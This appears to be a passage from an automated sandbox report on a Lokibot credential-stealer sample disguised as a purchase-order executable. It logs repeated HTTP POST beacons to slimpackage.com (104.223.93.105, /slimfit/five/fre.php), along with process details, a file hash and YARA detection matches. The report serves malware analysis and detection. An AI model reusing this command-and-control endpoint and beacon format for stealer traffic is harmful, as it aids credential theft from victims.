Jan 14, 2022 07:16:55.310735941 CET	10922	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:55.646163940 CET	10922	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:54 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49770	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:21.323362112 CET	1338	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:21.577928066 CET	1338	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:20 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.4	49883	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:57.010126114 CET	10923	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:57.265400887 CET	10924	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:56 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.4	49884	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:58.361671925 CET	10925	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:58.867147923 CET	10926	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:57 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.4	49885	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:59.960262060 CET	10927	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:17:00.213871956 CET	10927	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:59 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.4	49886	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:17:01.212522984 CET	10928	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:17:01.469331980 CET	10929	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:17:00 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.4	49887	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:17:02.582056046 CET	10930	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:17:02.835235119 CET	10930	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:17:01 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.4	49888	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:17:03.930332899 CET	10931	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:17:04.186918974 CET	10931	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:17:03 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.4	49889	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:17:05.232615948 CET	10932	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:17:05.503925085 CET	10933	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:17:04 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.4	49890	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:17:06.577783108 CET	10934	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:17:06.833031893 CET	10934	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:17:05 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.4	49891	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:17:07.881860018 CET	10935	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:17:08.206795931 CET	10936	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:17:07 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.4	49892	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:17:09.745172977 CET	10937	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:17:10.052268028 CET	10937	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:17:08 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49771	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:24.359164000 CET	1339	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:24.616121054 CET	1340	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:23 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.4	49893	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:17:11.929100037 CET	10938	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:17:12.198611021 CET	10939	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:17:11 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49772	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:25.808697939 CET	1341	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:26.114744902 CET	1341	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:24 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49773	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:27.597120047 CET	1342	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:27.853188038 CET	1343	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:26 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49774	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:28.997591972 CET	1343	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:29.253197908 CET	1344	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:28 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Purchase Order #5000012803.exe PID: 6940 Parent PID: 5652

General

Start time:	07:15:06
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\Purchase Order #5000012803.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Purchase Order #5000012803.exe"

Imagebase:	0x400000
File size:	247015 bytes
MD5 hash:	D62B8A5FDB90E9241FF0EEF6EA035E32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000000.00000002.668687663.00000000022D0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.668687663.00000000022D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.668687663.00000000022D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.668687663.00000000022D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000000.00000002.668687663.00000000022D0000.00000004.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.668687663.00000000022D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: Purchase Order #5000012803.exe PID: 7000 Parent PID: 6940

General

Start time:	07:15:07
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\Purchase Order #5000012803.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Purchase Order #5000012803.exe"
Imagebase:	0x400000
File size:	247015 bytes
MD5 hash:	D62B8A5FDB90E9241FF0EEF6EA035E32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.666925376.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.666925376.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.666925376.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.666925376.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.666925376.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000001.668011925.0000000000400000.00000040.00020000.sdmp,

	Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000001.668011925.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000001.668011925.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000001.668011925.0000000000400000.00000040.00020000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000001.668011925.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.667586027.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.667586027.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.667586027.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.667586027.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.667586027.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.663293606.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.663293606.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.663293606.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.663293606.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.663293606.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000001.00000003.898744992.00000000006FC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.664122466.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.664122466.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.664122466.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.664122466.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.664122466.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.923644553.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000002.923644553.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000002.923644553.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000002.923644553.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000002.923644553.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis